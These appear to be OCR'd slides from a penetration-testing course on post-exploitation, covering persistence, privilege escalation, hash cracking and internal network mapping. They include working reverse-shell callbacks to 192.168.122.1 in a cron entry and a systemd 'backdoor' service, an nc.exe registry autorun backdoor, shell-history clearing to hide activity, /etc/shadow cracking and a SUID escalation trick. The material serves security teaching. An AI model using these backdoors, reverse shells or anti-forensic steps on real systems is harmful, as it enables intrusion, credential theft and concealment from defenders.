PENETRATION TESTING

POST-EXPLOITATION

POST-EXPLOITATION

Now that the host has been compromised, we need to look into all the activities that we should carry out after the exploitation.

Among these, here are the most important ones:

POST-EXPLOITATION

- Privilege escalation
- Access maintenance
- Data collection
- Cyclic process of network scanning to new hosts
- Repeated exploitation towards new hosts

POST-EXPLOITATION

PRIVILEGE ESCALATION

When we can access a host, we often do not have the highest privileges.

We are simple users who are not authorized to perform any particular actions.

This sub-phase is meant to scale our privileges to the highest layer.

POST-EXPLOITATION

PRIVILEGE ESCALATION

In machines with Windows as their operating system, we will have to become an "Administrator" or "SYSTEM".

With Linux as an operating system, your privilege should reach the level of "root".

POST-EXPLOITATION

MAINTAINING ACCESS

A session established with a compromised host can accidentally be closed.

This situation leads to our loss of control over it.

POST-EXPLOITATION

MAINTAINING ACCESS

There might be several reasons: the user restarted the PC, the process crashes, or the exploited application is closed.

It is therefore important to make our session persistent so that we can access the host whenever we want.

POST-EXPLOITATION

DATA COLLECTION

Within the host we can find sensitive and important information.

These must be collected and organized so that they can be included in the final report we will deliver to our client.

POST-EXPLOITATION

DATA COLLECTION

This is often the strongest evidence of how serious a network breach can be, and how it is necessary to adequately protect the network

Management units will usually reason in economic terms (e.g., how valuable is the data we have lost?)

POST-EXPLOITATION

CYCLICAL SCANNING AND EXPLOITATION PROCESS

Generally speaking, every time we access a new host, we need to follow again all the steps we have seen in the previous chapters.

POST-EXPLOITATION

CYCLICAL SCANNING AND EXPLOITATION PROCESS

- Network scanning
- Banner grabbing
- Enumeration
- Vulnerability assessment
- Exploitation
- Post exploitation

OPERATION HIDING

POST-EXPLOITATION

Many systems store information about the past sessions

You should check each of them and find a way to clean these logs

Sometimes this is not possible (perhaps only partially)

For now we mainly created remote shell, so we should know how to clear them

POST-EXPLOITATION

Deleting terminal history

Unix shells

```
history -c
```

Directly edit ~/.bash_history

PowerShell

```
Clear-History -ID <range>
```

HOST SCANNING

POST-EXPLOITATION

When we have access to a system we must look for vulnerabilities, misconfigurations and setting that we can take advantage from

If we have a shell we need to look for interesting files

E.g., see this list (for Linux) and this list (for Windows)

If we have a meterpreter session we even have a dedicated module

post/multi/recon/local_exploit_suggester

POST-EXPLOITATION

There is a wide choice of directions to investigate

Here we focus on some specific, common post-exploitation goals

GAINING PERSISTENCY

RELEVANT CONCEPT

Persistency can be achieved in several ways. All of them provide different guarantees. We may want to consider a combination of techniques.

POST-EXPLOITATION

Suppose we have a not persistent meterpreter session already established on our target.

It can be closed by the user along with the process that allowed the communication to start.

We should first migrate to a more stable process, which is more likely to remain active.

You can proceed either automatically or manually.

PROCESS MIGRATION

POST-EXPLOITATION


On Windows it is possible to migrate the PID of a process

This offers certain advantages

In particular, users may consider some processes suspicious, while others are well-known

POST-EXPLOITATION

In automatic mode, we need to type the following command:




```
Display all 210 possibilities? (y or n)
meterpreter > run post//windows/manage/migrate
```

POST-EXPLOITATION

First, we need to manually generate a list of all the running processes

Then, we select a target PID and we execute the migration as follows

POST-EXPLOITATION



```
\Program Files\VMware\VMwar
 2804  488   SearchIndexer.
\Windows\system32\SearchInd
 3200  488   svchost.exe
\Windows\system32\svchost.e
 3232  488   svchost.exe
\Windows\System32\svchost.e

meterpreter > migrate
```

POST-EXPLOITATION

Process migration is implemented through some low level, privileged operations

- E.g., process memory rewriting and process debugging

Thus it requires some permissions (e.g., you must be Administrator)

Also, it is not perfectly stealth (advanced process analysis tools will report it)

POST-EXPLOITATION

A common scenario is that our meterpreter client is killed

We can mitigate this risk by rerunning the process at certain time intervals

There are a few ways to do this

PROCESS LIFECYCLE

POST-EXPLOITATION

Naive solution: create a process that re-opens the shell/meterpreter

Android example: place the script below somewhere (e.g., on SD card) and run it

```
#!/bin/sh

while :

do am start --user 0 -a android.intent.action.MAIN -n
com.metasploit.stage/.MainActivity

sleep 10

done
```


POST-EXPLOITATION

A better way under Linux systems is to use cronjobs

Cronjobs are commands automatically executed at certain time intervals

    E.g., for running backups or cleaning folders

Cronjobs are declared in a table stored in /etc/crontab



```
# m h dom mon dow user   command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
```

POST-EXPLOITATION

Executes a reverse shell client every minute

```
* * * * * root    /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.122.1/31337 0>&1'
```

POST-EXPLOITATION

Similar results can be achieved by creating a system service

The service starts a reverse shell periodically of when certain events occur

For instance, we may want to start a reverse shell at system boot

POST-EXPLOITATION

1. Create a service description file (e.g., /etc/systemd/system/backdoor.service)

```
[Service]

Type=simple

ExecStart=/bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.122.1/31337 0>&1'

[Install]

WantedBy=multi-user.target
```

1. Register and run the service with

```
systemctl enable backdoor
```


WINDOWS REGISTRY

POST-EXPLOITATION

Windows registry allow applications to store low level data

They are used at system level for many purposes (e.g., by drivers)

Entries are organized hierarchically



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control

```
Computer
  HKEY_CLASSES_ROOT
  HKEY_CURRENT_USER
  HKEY_LOCAL_MACHINE
    BCD00000000
    HARDWARE
    SAM
    SECURITY
    SOFTWARE
    SYSTEM
      ActivationBroker
      ControlSet001
      CurrentControlSet
        Control
        Enum
        Hardware Profiles
        Policies
        Services
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
BootDriverFlags	REG_DWORD	0x0000001c (28)
CurrentUser	REG_SZ	USERNAME
EarlyStartServices	REG_MULTI_SZ	RpcSs Power BrokerInfrastructure System
FirmwareBootD...	REG_SZ	multi(0)disk(0)rdisk(0)partition(2)
LastBootShutdo...	REG_DWORD	0x00000001 (1)
LastBootSuccee...	REG_DWORD	0x00000001 (1)
PreshutdownOr...	REG_MULTI_SZ	UsoSvc DeviceInstall gpsvc trustedinstalle
SvcHostSplitThr...	REG_DWORD	0x00380000 (3670016)
SystemBootDevi...	REG_SZ	multi(0)disk(0)rdisk(0)partition(4)
SystemStartOpti...	REG_SZ	NOEXECUTE=OPTIN NOVGA
WaitToKillServic...	REG_SZ	5000

POST-EXPLOITATION

Registry also contain information about the autorun applications

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Executables under this entry will be launched at OS boot time

Thus, let try to put there our backdoor

Metasploit has a module for this: exploit/windows/local/registry_persistence

But let see how to do this manually

POST-EXPLOITATION

Let assume we want to (auto)run a reverse shell (via meterpreter)

E.g., using netcat for windows (https://eternallybored.org/misc/netcat/)

We start by uploading the executable

```
upload nc.exe c:\\windows\\system32
```

Then we add it to the registry

```
reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run
-v nc -d 'c:\\windows\\system32\\nc.exe 192.168.122.1 4445 -e cmd.exe'
```

PRIVILEGE ESCALATION

POST-EXPLOITATION

Now that we have consolidated our access to the target we want to acquire higher privileges

Ideally, the goal is to become Administrator/root (under Win/Linux)

Metasploit comes with a number of modules for privilege escalation

POST-EXPLOITATION

For first, we may have a look at users’ information

If we can retrieve the credentials of other users we also get their privileges

(and we attribute our operations to others)

We can get the table of users with **hashdump** (Windows) and /etc/passwd + /etc/shadow (linux)

POST-EXPLOITATION

Extracting passwords from hashes is hard

- By definition hash functions are one-way

Yet, we can brute force them if we have a good list of candidates

- E.g., frequent or relevant password candidates (word list)

To do that, we compute the hashes of the word list to compile a **rainbow table**

Then we look for matches between the rainbow table and /etc/shadow

POST-EXPLOITATION

We can do this with John The Ripper

First we retrieve the content of /etc/passwd and /etc/shadow

We combine them with

```
unshadow passwd.txt shadow.txt > passwords.txt
```

Then we run

```
john --wordlist=[word-list-file] passwords.txt
```

POST-EXPLOITATION

We have to make few observations about this approach

- Hash cracking only works if we have the password
- The entire process is time-consuming
- Running hashdump and reading /etc/* requires high privileges (!)

POST-EXPLOITATION

Another approach is to look for misconfigurations

Sometimes programs are provided with too high privileges

If we can control their behavior, we may acquire their privileges

For instance, we may look for 777 files in user dirs

```
find -perm 777
```

POST-EXPLOITATION

Imagine we find a 777 python script like this

```
#!/usr/bin/env python
import os
import sys
try:
    dir = sys.argv[1]
    os.system('rm -r ' + dir + '* ')
except:
    sys.exit()
```

POST-EXPLOITATION

Since we can modify the file we can replace

```
os.system('rm -r ' + dir + '* ')
```

with

```
os.system('chmod u+s /bin/dash')
```

(or we can just add it)

In this way when the file is executed we apply SUID permission to /bin/dash

When root launches the program we have the root privileges on every, next shell session

POST-EXPLOITATION

Clearly, we have uncertainty about when this is going to happen

However, there may be conditions under which this happens regularly

For instance, consider if this line is in /etc/crontab

```
*/5 * * * * root /home/user/cleanup.py /home/user/tmp/
```

POST-EXPLOITATION

Searching improperly configured files is useful and may lead to good results

Hence, we have to play with certain commands like `find`

For instance

```
find . -type f -user root -perm 777 -exec grep -l 'python' {} +
```

returns all the files that belong to root, have permissions 777 and contain ‘python’

INTERNAL NETWORK MAPPING

POST-EXPLOITATION


The next step in the exploitation phase is the mapping of the internal network to discover other hosts

The first useful command is ipconfig/ifconfig, which helps us to get an overview of any available network interfaces

POST-EXPLOITATION

Then, we can use the “route print/route” command to analyze the routing table of the machine and start to map the internal network.


POST-EXPLOITATION



```
IPv4 Tabella route
===========================================================================
Route attive:
     Indirizzo rete             Mask             Gateway     Interfaccia Metrica
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    306
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    306
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    306
      192.168.1.0    255.255.255.0         On-link     192.168.1.137    266
    192.168.1.137  255.255.255.255         On-link     192.168.1.137    266
    192.168.1.255  255.255.255.255         On-link     192.168.1.137    266
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0         On-link     192.168.1.137    266
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    306
  255.255.255.255  255.255.255.255         On-link     192.168.1.137    266
```

POST-EXPLOITATION

The "arp -a" command gives us evidence of all the machines connected to that particular network segment.




```
root@Ubuntu:/# arp -a
? (192.168.1.8) at 0c:94:7c:3c:7a:00 [ether] on eth0
OPNsense.pentestlab (192.168.1.1) at 0c:94:7c:a7:3d:00 [ether] on eth0
? (192.168.1.2) at <incomplete> on eth0
? (192.168.1.7) at 0c:94:7c:cc:a7:00 [ether] on eth0
? (192.168.1.3) at <incomplete> on eth0
? (192.168.1.4) at <incomplete> on eth0
? (192.168.1.5) at <incomplete> on eth0
root@Ubuntu:/# 
```

POST-EXPLOITATION

We can also use meterpreter if we have a valid session

E.g. with netstat

Also, we can perform a ping sweep



```
msf5 post(multi/gather/ping_sweep) > set rhosts 192.168.1.0/24
rhosts => 192.168.1.0/24
msf5 post(multi/gather/ping_sweep) > set session 1
session => 1
msf5 post(multi/gather/ping_sweep) > set verbose true
verbose => true
msf5 post(multi/gather/ping_sweep) > run

[*] Performing ping sweep for IP range 192.168.1.0/24
[+]     192.168.1.7 host found
[+]     192.168.1.6 host found
[+]     192.168.1.1 host found
[*]     192.168.1.9 host not found
[*]     192.168.1.5 host not found
[*]     192.168.1.4 host not found
[*]     192.168.1.2 host not found
[*]     192.168.1.8 host not found
```